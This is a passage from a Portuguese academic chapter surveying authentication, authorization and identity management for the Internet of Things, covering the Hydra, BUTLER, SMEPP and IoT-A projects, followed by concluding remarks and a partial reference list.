- Liberar o mínimo de informação (somente o suficiente), para que uma determinada ação seja executada;

[5] `http://www.hydramiddleware.eu/`

- Garantir a irretratabilidade (não repúdio dos dados trocados;
- Suportar diferentes tecnologias de gerenciamento de identidade de diversos fabricantes, além de prover a interoperabilidade dessas diferentes tecnologias;
- Desacoplamento da camada de identidade da camada de aplicação, permitindo que as políticas e componentes de IdM sejam alterados sem que as aplicações sofram alterações, e vice-versa;
- Preocupação com aspectos de usabilidade do usuário, nos processos de seleção e divulgação da identidade;
- Experiência consistente entre contextos, considerando o fato de que uma entidade pode ter muitas identidades (e vice-versa) dependendo do contexto (para prover mais privacidade aos usuários);
- Escalabilidade no gerenciamento das identidades, em função da dinamicidade do ambiente (entidades entrando e saindo do ambiente frequentemente).

De modo a atender esses requisitos, o Hydra Middleware constituiu a arquitetura da HIM de modo a integrar diversas tecnologias e especificações, dentre elas WS-*, Windows Cardspace, OpenID e SAML. A ideia é que haja um complemento entre as tecnologias para prover uma solução de gestão de identidades, de modo que uma tecnologia complemente aspectos de segurança falhos na outra.

4.6.2.2. Butler - SmartLife

BUTLER, acrônimo de *uBiquitous, secUre inTernet-of-things with Location and contExtawaReness*, é um projeto europeu em andamento que começou suas atividades em outubro de 2011. O projeto aborda aspectos de pervasividade, consciência de contexto e segurança na Internet das Coisas. Integra tecnologias existentes e desenvolve novas tecnologias a fim de formar um conjunto de aplicações, serviços e características das plataformas que permitirá trazer a Internet das Coisas para a vida diária [BUTLER 2011].

O projeto apresenta soluções para cenários como *Smart Home/Office*, *Smart Shopping*, *Smart Mobility/Transport*, *Smart Health* e *Smart Cities*. Foram definidos papéis de segurança no nível de aplicação, que refletem os *stakeholders* participantes das interações em cada cenário. Os papéis definidos no projeto são [Hennebert et al. 2013]:

- Usuário: entidade que ganha acesso a um recurso. Normalmente é um humano, mas pode ser também uma aplicação;
- Provedor de Recurso: entidade que provê um recurso e opcionalmente o atualiza. Ele deve conferir o *token* de acesso apresentado para que possa prover/atualizar um recurso;
- Consumidor de Recurso: aplicação cliente recuperando e consumindo recursos em nome do usuário;

- Servidor de Autorização: é a entidade que implementa a gestão de controle de acesso. É responsável pela autenticação do usuário e autorização do consumidor de recurso através da geração de um *token* de acesso relacionado ao recurso que se deseja acessar. Opcionalmente, pode delegar a tarefa de autenticação para o servidor de autenticação;

- Servidor de Autenticação: esta entidade pode ser utilizada pelo servidor de autorização de modo a confiar em um protocolo de autenticação que não é implementado nativamente no servidor de autorização. Isso significa que o servidor de autenticação e o servidor de autorização precisarão fazer a federação de identidades de usuários.

A Figura 4.8 ilustra o fluxo de mensagens, baseado no protocolo OAuth 2.0, para acesso a um recurso, o qual deve ser autorizado pelo usuário. Utilizando um agente de usuário (como um navegador web), o usuário requisita um serviço a um Provedor de Serviço, que neste caso fará o papel de Consumidor do Recurso. Através do agente de usuário, a aplicação do Provedor de Serviço requisita um código de autorização para acesso ao recurso. O Servidor de Autorização valida a aplicação e retorna um *token* de aplicação.




Figura 4.8: Fluxo de mensagens para acesso a um recurso - [Hennebert et al. 2013]

De posse do *token*, a aplicação requisita novamente o código de autorização e o usuário realiza o processo de autenticação junto ao Servidor de Autorização e autoriza a aplicação a acessar o recurso desejado, recebendo o código de autorização. Em seguida, em nome do usuário (e não mais através do agente de usuário), a aplicação do provedor de serviço, através do código de autorização obtido no passo anterior, requisita ao Servidor de Autorização um *token* de acesso. O Servidor de Autorização gera o *token* de acesso

e também gera uma chave de sessão, que será usada entre a aplicação do provedor de serviço e o Provedor de Recurso. Utilizando o *token* de acesso e a chave de sessão gerada, a aplicação requisita o recurso ao Provedor de Recurso. O Provedor de Recurso, por sua vez, valida o *token* de acesso e provê o recurso. Por fim, a aplicação do provedor de serviço consome o recurso e provê o serviço ao usuário [Hennebert et al. 2013].

4.6.2.3. Middleware SMEPP

SMEPP, acrônimo de *Secure Middleware for Embedded Peer-to-Peer systems*, é um projeto de *middleware* para sistemas embarcados em uma arquitetura P2P (*Peer-to-Peer*) que tem como foco a segurança. O *middleware* visa facilitar o desenvolvimento de aplicações, escondendo detalhes das plataformas dos sistemas e detalhes relacionados à escalabilidade, adaptabilidade e interoperabilidade entre tais sistemas. Desse modo, uma premissa deste *middleware* é prover mecanismos que garantam interações seguras entre os pares e abstraiam para os desenvolvedores de aplicações os problemas como falta de infraestrutura e vulnerabilidades de segurança. Também tem como premissa que o *middleware* seja altamente personalizável e adaptável a diferentes dispositivos e domínios [Caro et al. 2009, Roman et al. 2011a].




Figura 4.9: Arquitetura do Middleware SMEPP - [Roman et al. 2011a]

Na arquitetura do SMEPP os componentes são divididos em camadas, como pode ser visto na Figura 4.9. A camada superior consiste em uma API para os desenvolvedores de aplicações, a qual permite o acesso aos serviços do *middleware*, além de serviços específicos para cada domínio de aplicação. A camada intermediária oferece serviços comuns para qualquer aplicação que seja executado sobre o *middleware*, como gestão de eventos, gestão de grupos e monitoramento de entrada e saída de dispositivo. A

camada inferior, por sua vez, trata das implementações de funcionalidades oferecidas pelo *middleware* na arquitetura em que ele está embarcado, se preocupando com detalhes dos dispositivos como a capacidade computacional e de energia. Contudo, a arquitetura pode ser simplificada contendo apenas os componentes úteis para um determinado domínio e contexto de aplicação [Caro et al. 2009, Roman et al. 2011a].

Dentro de uma rede SMEEP, os serviços são oferecidos para membros de um mesmo grupo. Os componentes da camada de segurança da arquitetura SMEEP são apresentados a seguir: [Caro et al. 2009, Roman et al. 2011a].

- Segurança de Grupo (*Group Security*): Responsável por estabelecer e manter aspectos de segurança dentro dos grupos, desempenhando tarefas como autenticação de pares que tentam entrar em um grupo e garantindo a comunicação segura entre eles. É nesse componente que é definido, por exemplo, se um membro deve utilizar criptografia simétrica ou assimétrica;
- Serviços de Criptografia (*Cryptographic Services*): provê primitivas criptográficas que serão usadas por outros componentes, como a cifragem, decifragem, assinaturas digitais, código de autenticação de mensagem (MAC), etc. Também provê funcionalidades para geração de números aleatórios, armazenamento de chaves e gestão de certificados;
- Infraestrutura de Segurança (*Infrastructure Security*): faz uso de características de segurança específicas dos sistemas em que o *middleware* está embarcado, facilitando a implementação dos componentes de segurança. Como exemplo dessas características dos sistemas tem-se os conjuntos de instruções específicas para operações criptográficas que um processador pode ter, agilizando os processos de segurança em todo o *middleware*.

Para um sistema ingressar em um grupo é necessário que o mesmo apresente credenciais de segurança válidas. Uma vez dentro do grupo, este sistema poderá se comunicar de forma segura com os demais membros. Compete ao desenvolvedor da aplicação, que é executada sobre o *middleware*, o provimento de credenciais de segurança e ao *middleware* compete o processo para admissão de membros e a comunicação segura dentro do grupo [Caro et al. 2009].

4.6.2.4. Internet of Things - Architecture (IoT-A)

O projeto europeu *Internet of Things - Architecture* (IoT-A) tem como objetivo a criação de um modelo arquitetural de referência para a Internet das Coisas [IoT-A 2009]. Um ponto interessante da arquitetura proposta é que esta define o que se deve ter em uma solução de Internet das Coisas, mas não define através de qual tecnologia isso deve ser implementado. O núcleo da arquitetura é composta por [Gruschka e Gessner 2012] :

- Autorização (*AuthZ*): responsável pelo controle de acesso aos serviços e à infraestrutura de resolução de serviços;

- Autenticação (*AuthN*): responsável pela autenticação de usuários dos serviços;
- Gestão de Identidades (*Identity Management* - IM): responsável pela gestão de identidades, pseudônimos e políticas de acesso relacionadas;
- Gestão e Troca de Chaves (*Key Exchange and Management* - KEM): responsável pela troca de chaves criptográficas;
- Confiança e Reputação (*Trust and Reputation* - TRA): responsável pela coleta de pontuação sobre reputação e pelo cálculo do nível de confiança dos serviços.

O componente AuthZ é responsável por tomar decisões de controle de acesso baseado em políticas de controle de acesso. De maneira abstrata, uma decisão de controle de acesso pode ser modelada dessa forma: *authZ(s, r, o) -> true, false*. Neste caso, *s* é o sujeito tentando executar uma operação *o* sobre um recurso *r*. A decisão de controle de acesso leva em consideração as informações do usuário requisitante, do recurso e da ação que o usuário deseja realizar , resultando em um valor *booleano* acerca da permissão ou negação do acesso. Dessa forma, o componente AuthZ atua como um *Policy Decision Point* (PDP) [Gruschka e Gessner 2012].

O componente AuthN garante que a identidade de um usuário ou serviço é válida. A funcionalidade básica deste componente é oferecida da seguinte maneira: *Assertion: authenticate(UserCredential)*. *Assertion* é o componente de dados que garante que uma autenticação de um usuário ocorreu em determinado momento através de um método de autenticação específico. *UserCredential* é a entrada para o processo de autenticação, que permite que o mecanismo tenha certeza de que o usuário é quem diz ser ou não, sendo normalmente baseado naquilo que o usuário *tem*, naquilo que ele *sabe* ou naquilo que e *é* [Gruschka e Gessner 2012].

O componente IM é responsável por gerar pseudônimos para as IDs dos usuários e serviços, garantindo assim o anonimato destes. Pseudônimos são identidades temporárias de sujeitos fictícios (ou grupos de sujeitos) que podem ter suas credenciais usadas para interações entre sujeitos ou grupos de sujeitos, ao invés de se usar a identidade e as credenciais reais. De um ponto de vista abstrato, a funcionalidade que deve ser provida pelo componente IM é a seguinte: *createPseudo (s1 [,s2, s3, ..., sn], p) -> s**. Neste caso, *s* representa um sujeito ou um conjunto de sujeitos que requisitam um pseudônimo *s**. Há também um conjunto opcional de especificações chamado *p*, podendo ser, por exemplo, o tamanho da chave, algoritmo a ser usado, validade do pseudônimo, direitos de acesso, etc [Gruschka e Gessner 2012].

A geração de pseudônimos obedece as seguintes regras: (i) garantir que os direitos de acesso do pseudônimo estejam contidos no conjunto de direitos do sujeito real; (ii) garantir que o período de validade do pseudônimo seja menor ou igual ao do ID do sujeito real; (iii) garantir que os direitos de acesso de um grupo que solicita um pseudônimo seja igual ou menor que o de qualquer um dos sujeitos do grupo; e (iv) garantir que o período de validade do pseudônimo seja menor ou igual que o de qualquer um dos sujeitos do grupo. Os passos (iii) e (iv) são opcionais, haja vista que quem solicita o pseudônimo para o grupo deverá ser responsabilizado pelo uso que é feito deste por qualquer um dos componentes do grupo [Gruschka e Gessner 2012].

Também, é responsabilidade do componente IM prover a interoperabilidade entre diferentes *frameworks* de autenticação e autorização, o que permite que a autenticação feita em um *framework* resulte em uma asserção que possa ser usada em outro *framework* [Gruschka e Gessner 2012]. Dessa forma, os autores sugerem o uso do XACML para implementar o AuthZ e do SAML para implementar o AuthN.

4.7. Considerações finais

As possibilidades de aplicações para Internet das Coisas são inúmeras e, dentre estas, há potencial para criar ambientes inteligentes através dos *smart objetcts*, que são objetos que tem a capacidade de sentir e atuar sobre o meio em que estão inseridos. As características diferenciadas e muitas vezes restritivas da IoT, como a sua natureza distribuída, a facilidade de acesso físico aos objetos e os objetos com recursos computacionais restritos, tornam o provimento da segurança um desafio.

Este capítulo analisou a segurança na Internet das Coisas, dando foco aos aspectos de autenticação e autorização neste cenário. Os dispositivos na IoT geram, transmitem, modificam e armazenam dados constantemente, sendo que estas informações muitas vezes são confidenciais para seus usuários. Estes dispositivos podem pertencer a mais de uma rede (domínio) e podem de se deslocar por mais de um domínio, o que afeta as abordagens de autenticação e de controle de acesso.

Nos trabalhos apresentados, é possível notar a opção por não conceber mecanismos de autenticação e autorização que estejam condicionados a um determinado domínio de aplicação, nem à determinadas tecnologias utilizadas na IoT, tais como IEEE 802.15.4, WiFi ou Zigbee.

Dos principais modelos de controle de acesso usado em cenários convencionais, o modelo CapBAC (ver Seção 4.4.3) foi apontado como o mais adequado para o cenário da IoT, por permitir um controle mais granular, sem exigir que os dispositivos tenham que lidar com a complexidade de manter listas de controle acesso. O modelo ABAC também se mostrou adequado para o cenário da IoT, como pode ser constatado na adaptação deste modelo feita por [Zhang e Liu 2011].

Nos trabalhos analisados, constatou-se a tendência em se utilizar *gateways* ou servidores dedicados como mecanismos de apoio aos dispositivos quando estes realizam operações relacionadas à segurança que exigem um grande poder computacional, como as operações criptográficas. Contudo, poucos trabalhos exploraram a questão sobre autenticação única de usuários e dispositivos e a transposição destas credenciais de autenticação por diferentes domínios administrativos.

Apesar de existirem diversos trabalhos na literatura que descrevem soluções de segurança para IoT, ainda é necessário superar uma série de desafios científicos e tecnológicos para que estas soluções sejam utilizadas e difundidas em sua forma plena. A implementação e avaliação dos mecanismos dos trabalhos apresentados neste capítulo em cenário reais, já que grande parte dos trabalhos carecem de implementação ou provas formais, é uma oportunidade de pesquisa.

Autenticação e autorização para sistemas distribuídos pervasivos e ubíquos como a IoT são temas de pesquisas atuais e ativos e, provavelmente, diante das suas complexidades

e relevâncias, continuarão assim por muito anos. Esta constatação decorre das inúmeras questões que os sistemas de gestão de identidades devem considerar, tais como: privacidade e anonimato do usuário, uso de algoritmos criptográficos fortes em dispositivos com restrições computacionais, autenticação única (SSO) de dispositivos diante de diferentes tecnologias, controle de acesso de granularidade fina e interoperabilidade semântica entre regras de autorização.

Referências

[Aboba et al. 2004] Aboba, B., Blunk, L., Vollbrecht, J., Carlson, J., e Levkowetz, E. H. (2004). Extensible authentication protocol (eap). `http://tools.ietf.org/html/rfc3748`.

[Ahson 2012] Ahson, Syed A; Ilyas, M. (2012). *Near Field Communications Handbook*. CRC Press.

[Akram e Hoffmann 2008a] Akram, H. e Hoffmann, M. (2008a). Laws of identity in ambient environments: The hydra approach. In *Mobile Ubiquitous Computing, Systems, Services and Technologies, 2008. UBICOMM'08. The Second International Conference on*, pages 367–373. IEEE.

[Akram e Hoffmann 2008b] Akram, H. e Hoffmann, M. (2008b). Requirements analysis for identity management in ambient environments: The hydra approach. *Context Awareness and Trust 2008*, page 17.

[Akram e Hoffmann 2008c] Akram, H. e Hoffmann, M. (2008c). Supports for identity management in ambient environments-the hydra approach. In *Systems and Networks Communications, 2008. ICSNC'08. 3rd International Conference on*, pages 371–377. IEEE.

[Akyildiz et al. 2002] Akyildiz, I. F., Su, W., Sankarasubramaniam, Y., e Cayirci, E. (2002). Wireless sensor networks: a survey. *Comput. Netw.*, 38(4):393–422.

[Alam et al. 2011] Alam, S., Chowdhury, M. M., e Noll, J. (2011). Interoperability of security-enabled internet of things. *Wireless Personal Communications*, 61(3):567–586.

[Alliance 2013] Alliance, I. (2013). Ipso. `www.ipso-alliance.or`.

[Atzori et al. 2010] Atzori, L., Iera, A., e Morabito, G. (2010). The internet of things: A survey. *Computer Networks*, 54(15):2787–2805.

[Babar et al. 2010] Babar, S., Mahalle, P., Stango, A., Prasad, N. R., e Prasad, R. (2010). Proposed security model and threat taxonomy for the internet of things (iot). In Meghanathan, N., Boumerdassi, S., Chaki, N., e Nagamalai, D., editors, *CNSA*, volume 89 of *Communications in Computer and Information Science*, pages 420–429. Springer.

[Babar et al. 2011] Babar, S., Stango, A., Prasad, N., Sen, J., e Prasad, R. (2011). Proposed embedded security framework for internet of things (iot). In *Wireless Communication, Vehicular Technology, Information Theory and Aerospace & Electronic Systems Technology (Wireless VITAE), 2011 2nd International Conference on*, pages 1–5. IEEE.

[Baronti et al. 2007] Baronti, P., Pillai, P., Chook, V. W. C., Chessa, S., Gotta, A., e Hu, Y. F. (2007). Wireless sensor networks: A survey on the state of the art and the 802.15.4 and zigbee standards. *Computer communications*, 30(7):1655–1695.

[Bonetto et al. 2012] Bonetto, R., Bui, N., Lakkundi, V., Olivereau, A., Serbanati, A., e Rossi, M. (2012). Secure communication for smart iot objects: Protocol stacks, use cases and practical examples. In *World of Wireless, Mobile and Multimedia Networks (WoWMoM), 2012 IEEE International Symposium on a*, pages 1–7. IEEE.

[Buettner et al. 2008] Buettner, M., Greenstein, B., Sample, A., Smith, J. R., e Wetherall, D. (2008). Revisiting smart dust with rfid sensor networks. In *ACM Workshop on Hot Topics in Networks (HotNets-VII), 2008 7th*. ACM.

[BUTLER 2011] BUTLER (2011). About the butler project. `http://www.iot-butler.eu/about-butler`.

[Caro et al. 2009] Caro, R. J., Garrido, D., Plaza, P., Roman, R., Sanz, N., e Serrano, J. L. (2009). Smepp: A secure middleware for embedded p2p. In *ICT Mobile and Wireless Communications Summit (ICT-MobileSummit'09)*, Santander (Spain).

[Cavoukian 2012] Cavoukian, A. (2012). Mobile near field communications: Keep it secure and private. *Information Systems Security Association Journal*, 10(8):12–17.

[CERP-IoT 2010] CERP-IoT (2010). Vision and challenges for realising the internet of things. `http://www.theinternetofthings.eu/sites/default/files/Rob%20van%20Kranenburg/Clusterbook%202009_0.pdf`.

[Chappell 2006] Chappell, D. (2006). Introducing windows cardspace. Msnd technical articles, Microsoft Corporation. `http://msdn.microsoft.com/en-us/library/aa480189.aspx`.

[COMMUNITIES 2008] COMMUNITIES, C. C. O. T. E. (2008). Future networks and the internet: Early challenges regarding the internet of things. Technical report, CTEC.

[Conzon et al. 2012] Conzon, D., Bolognesi, T., Brizzi, P., Lotito, A., Tomasi, R., e Spirito, M. A. (2012). The virtus middleware: An xmpp based architecture for secure iot communications. In *Computer Communications and Networks (ICCCN), 2012 21st International Conference on*, pages 1–6. IEEE.

[De Souza et al. 2008] De Souza, L. M. S., Spiess, P., Guinard, D., Köhler, M., Karnouskos, S., e Savio, D. (2008). Socrades: A web service based shop floor integration infrastructure. In *The internet of things*, pages 50–67. Springer.

[Domenech e Wangham 2013] Domenech, M. C. e Wangham, M. S. (2013). Uma infraestrutura de autenticação e de autorização para internet das coisas baseada no saml e xacml. In *Segurança da Informação e de Sistemas Computacionais (SBSeg), 2013 13o Simpósio Brasileiro em*. SBC.

[Eronen e Tschofenig 2005] Eronen, E. P. e Tschofenig, E. H. (2005). Pre-shared key ciphersuites for transport layer security (tls). `http://tools.ietf.org/html/rfc4279`.

[ETSI 2011] ETSI (2011). Etsi ts 102 690 v1.1.1 – machine–to–machine communications (m2m); functional architecture. Technical report, ETSI.

[Feliciano et al. 2011] Feliciano, G., Agostinho, L., Guimarães, E., e Cardozo1, E. (2011). Gerência de identidades federadas em nuvens:enfoque na utilização de soluções abertas. In *Minicurso - SBSeg 2011 - Brasília - DF*.

[Fielding e Taylor 2002] Fielding, R. T. e Taylor, R. N. (2002). Principled design of the modern web architecture. *ACM Trans. Internet Technol.*, 2(2):115–150.

[Fongen 2012] Fongen, A. (2012). Identity management and integrity protection in the internet of things. In *Emerging Security Technologies (EST), 2012 Third International Conference on*, pages 111–114. IEEE.

[Fu et al. 2011] Fu, Z., Jing, X., e Sun, S. (2011). Application-based identity management in m2m system. In *Advanced Intelligence and Awareness Internet (AIAI 2011), 2011 International Conference on*, pages 211–215. IEEE.

[Gorlatova et al. 2010] Gorlatova, M., Sharma, T., Shrestha, D., Xu, E., Chen, J., Skolnik, A., Piao, D., Kinget, P., Kymissis, J., Rubenstein, D., e Zussman, G. (2010). Prototyping energy harvesting active networked tags (enhants) with mica2 motes. In *Sensor Mesh and Ad Hoc Communications and Networks (SECON), 2010 7th Annual IEEE Communications Society Conference on*, pages 1–3.

[Graf et al. 2011] Graf, S., Zholudev, V., Lewandowski, L., e Waldvogel, M. (2011). Hecate, managing authorization with restful xml. In *Proceedings of the Second International Workshop on RESTful Design*, pages 51–58. ACM.

[Group 2004] Group, W. W. (2004). Web services architecture. `http://www.w3.org/TR/ws-arch/`.

[Gruschka e Gessner 2012] Gruschka, N. e Gessner, D. (2012). Project deliverable d4.2 - concepts and solutions for privacy and security in the resolution infrastructure. `http://www.iot-a.eu/public/public-documents/d4.2/at_download/file`.

[GS1-EPCglobal 2009] GS1-EPCglobal (2009). The epcglobal architecture framework, epcglobal final version 1.3.

[Gubbi et al. 2013] Gubbi, J., Buyya, R., Marusic, S., e Palaniswami, M. (2013). Internet of things (iot): A vision, architectural elements, and future directions. *Future Generation Computer Systems*, 29(7):1645–1660.

[Guinard et al. 2010] Guinard, D., Fischer, M., e Trifa, V. (2010). Sharing using social networks in a composable web of things. In *Pervasive Computing and Communications Workshops (PERCOM Workshops), 2010 8th IEEE International Conference on*, pages 702–707.

[Guinard e Trifa 2009] Guinard, D. e Trifa, V. (2009). Towards the web of things: Web mashups for embedded devices. In *Workshop on Mashups, Enterprise Mashups and Lightweight Composition on the Web (MEM 2009)*.

[Guinard et al. 2011] Guinard, D., Trifa, V., Mattern, F., e Wilde, E. (2011). From the internet of things to the web of things: Resource-oriented architecture and best practices. In Uckelmann, D., Harrison, M., e Michahelles, F., editors, *Architecting the Internet of Things*, pages 97–129. Springer Berlin Heidelberg.

[Han e Li 2012] Han, Q. e Li, J. (2012). An authorization management approach in the internet of things. *Journal of Information & Computational Science*, 9(6):1705–1713.

[Hanumanthappa e Singh 2012] Hanumanthappa, P. e Singh, S. (2012). Privacy preserving and ownership authentication in ubiquitous computing devices using secure three way authentication. In *Innovations in Information Technology (IIT), 2012 International Conference on*, pages 107–112. IEEE.

[Hardt 2012] Hardt, E. D. (2012). The oauth 2.0 authorization framework. `http://tools.ietf.org/html/rfc6749`.

[Heer 2006] Heer, T. M. (2006). Lhip - lightweight authentication for the host identity protocol. Master's thesis, University of Tübingen.

[Hennebert et al. 2013] Hennebert, C., Denis, B., Gall, F. L., Copigneaux, B., Clari, F., Sottile, F., Mauro, F., Smadja, P., Pascali, S., Preuveneers, D., Ramakrishnan, A., Sancho, J., Shrestha, A., Valla, M., Salazar, M. F., Monjas, M.-A., Macagnano, D., e Korhonen, J. (2013). D2.4 - selected technologies for the butler platform. `http://www.iot-butler.eu/wp-content/plugins/download-monitor/download.php?id=22`.

[Horrow e Sardana 2012] Horrow, S. e Sardana, A. (2012). Identity management framework for cloud based internet of things. In *Proceedings of the First International Conference on Security of Internet of Things*, pages 200–203. ACM.

[Hu et al. 2013] Hu, V. C., Ferraiolo, D., Kuhn, R., Friedman, A. R., Lang, A. J., Cogdell, M. M., Schnitzer, A., Sandlin, K., Miller, R., e Scarfone, K. (2013). Guide to attribute based access control (abac) definition and considerations (draft). Technical report, National Institute of Standards and Technology.

[Hu e Scarfone 2012] Hu, V. C. e Scarfone, K. (2012). Guidelines for access control system evaluation metrics. Technical report, National Institute of Standards and Technology.

[Hummen et al. 2013] Hummen, R., Ziegeldorf, J. H., Shafagh, H., Raza, S., e Wehrle, K. (2013). Towards viable certificate-based authentication for the internet of things. In *Proceedings of the 2nd ACM workshop on Hot topics on wireless network security and privacy*, pages 37–42.

[IETF 2007] IETF (2007). Ipv6 over low-power wireless personal area networks (6lowpans): overview, assumptions, problem statement, and goals. RFC4919. `http://tools.ietf.org/html/rfc4919`.

[IoT-A 2009] IoT-A (2009). Introduction. `http://www.iot-a.eu/public`.

[ITU 2005] ITU (2005). Itu internet reports 2005: The internet of things.

[ITU 2009] ITU (2009). Ngn identity management framework. Recommendation Y.2720.

[Jara et al. 2011] Jara, A. J., Marin, L., Skarmeta, A. F., Singh, D., Bakul, G., e Kim, D. (2011). Secure mobility management scheme for 6lowpan id/locator split architecture. In *Innovative Mobile and Internet Services in Ubiquitous Computing (IMIS), 2011 Fifth International Conference on*, pages 310–315. IEEE.

[Jindou et al. 2012] Jindou, J., Xiaofeng, Q., e Cheng, C. (2012). Access control method for web of things based on role and sns. In *Computer and Information Technology (CIT), 2012 IEEE 12th International Conference on*, pages 316–321. IEEE.

[Juels 2006] Juels, A. (2006). Rfid security and privacy: a research survey. *Selected Areas in Communications, IEEE Journal on*, 24(2):381–394.

[Konidala et al. 2005] Konidala, D. M., Duc, D. N., Lee, D., e Kim, K. (2005). A capability-based privacy-preserving scheme for pervasive computing environments. In *Pervasive Computing and Communications Workshops, 2005. PerCom 2005 Workshops. Third IEEE International Conference on*, pages 136–140. IEEE.

[Kothmayr et al. 2012] Kothmayr, T., Schmitt, C., Hu, W., Brunig, M., e Carle, G. (2012). A dtls based end-to-end security architecture for the internet of things with two-way authentication. In *Local Computer Networks Workshops (LCN Workshops), 2012 IEEE 37th Conference on*, pages 956–963. IEEE.

[Li et al. 2010] Li, N., Wang, Q., e Deng, Z. (2010). Authentication framework of iiedns based on ldap & kerberos. In *Broadband Network and Multimedia Technology (IC-BNMT), 2010 3rd IEEE International Conference on*, pages 695–699. IEEE.

[Liu et al. 2012] Liu, J., Xiao, Y., e Chen, C. P. (2012). Authentication and access control in the internet of things. In *Distributed Computing Systems Workshops (ICDCSW), 2012 32nd International Conference on*, pages 588–592. IEEE.

[Mahalle et al. 2010] Mahalle, P., Babar, S., Prasad, N. R., e Prasad, R. (2010). Identity management framework towards internet of things (iot): Roadmap and key challenges. In *Recent Trends in Network Security and Applications*, pages 430–439. Springer.

[Mahalle et al. 2012] Mahalle, P. N., Anggorojati, B., Prasad, N. R., e Prasad, R. (2012). Identity establishment and capability based access control (iecac) scheme for internet of things. In *Wireless Personal Multimedia Communications (WPMC), 2012 15th International Symposium on*, pages 187–191. IEEE.

[Mahalle et al. 2013a] Mahalle, P. N., Anggorojati, B., Prasad, N. R., e Prasad, R. (2013a). Identity authentication and capability based access control (iacac) for the internet of things. *Journal of Cyber Security and Mobility*, 1(4):309–348.

[Mahalle et al. 2013b] Mahalle, P. N., Prasad, N. R., e Prasad, R. (2013b). Object classification based context management for identity management in internet of things. *International Journal of Computer Applications*, 63(12).

[Maler e Reed 2008] Maler, E. e Reed, D. (2008). The venn of identity: Options and issues in federated identity management. *IEEE Security & Privacy*, 6(2):16–23.

[Martinez et al. 2008] Martinez, D., Blanes, F., Simo, J., e Crespo, A. (2008). Wireless sensor and actuator networks: Charecterization and case study for confined spaces healthcare applications. In *Computer Science and Information Technology, 2008. IMCSIT 2008. International Multiconference on*, pages 687–693.

[Miorandi et al. 2012] Miorandi, D., Sicari, S., De Pellegrini, F., e Chlamtac, I. (2012). Internet of things: Vision, applications and research challenges. *Ad Hoc Networks*, 10(7):1497–1516.

[Montenegro et al. 2007] Montenegro, G., Kushalnagar, N., Hui, J., e Culler, D. (2007). Rfc4944 - transmission of ipv6 packets over ieee 802.15.4 networks. `https://datatracker.ietf.org/doc/rfc4944/`.

[Moskowitz 2012] Moskowitz, R. (2012). Hip diet exchange (dex). `http://tools.ietf.org/html/draft-moskowitz-hip-dex-00`.

[Moskowitz et al. 2008] Moskowitz, R., Nikander, P., Jokela, E. P., e Henderson, T. (2008). Host identity protocol. `http://www.ietf.org/rfc/rfc5201.txt`.

[Nguyen et al. 2010] Nguyen, T.-D., Al-Saffar, A., e Huh, E.-N. (2010). A dynamic id-based authentication scheme. In *Networked Computing and Advanced Information Management (NCM), 2010 Sixth International Conference on*, pages 248–253. IEEE.

[Nogueira et al. 2011] Nogueira, M., Santos, A., Torres, J., Zanella, A., e Danielewicz, Y. (2011). Gerência de identidade na internet do futuro. In *Minicurso - SBRC 2011 - Campo Grande - MS*.

[OASIS 2003] OASIS (2003). A brief introduction to xacml. `https://www.oasis-open.org/committees/download.php/2713/Brief_Introduction_to_XACML.html`.

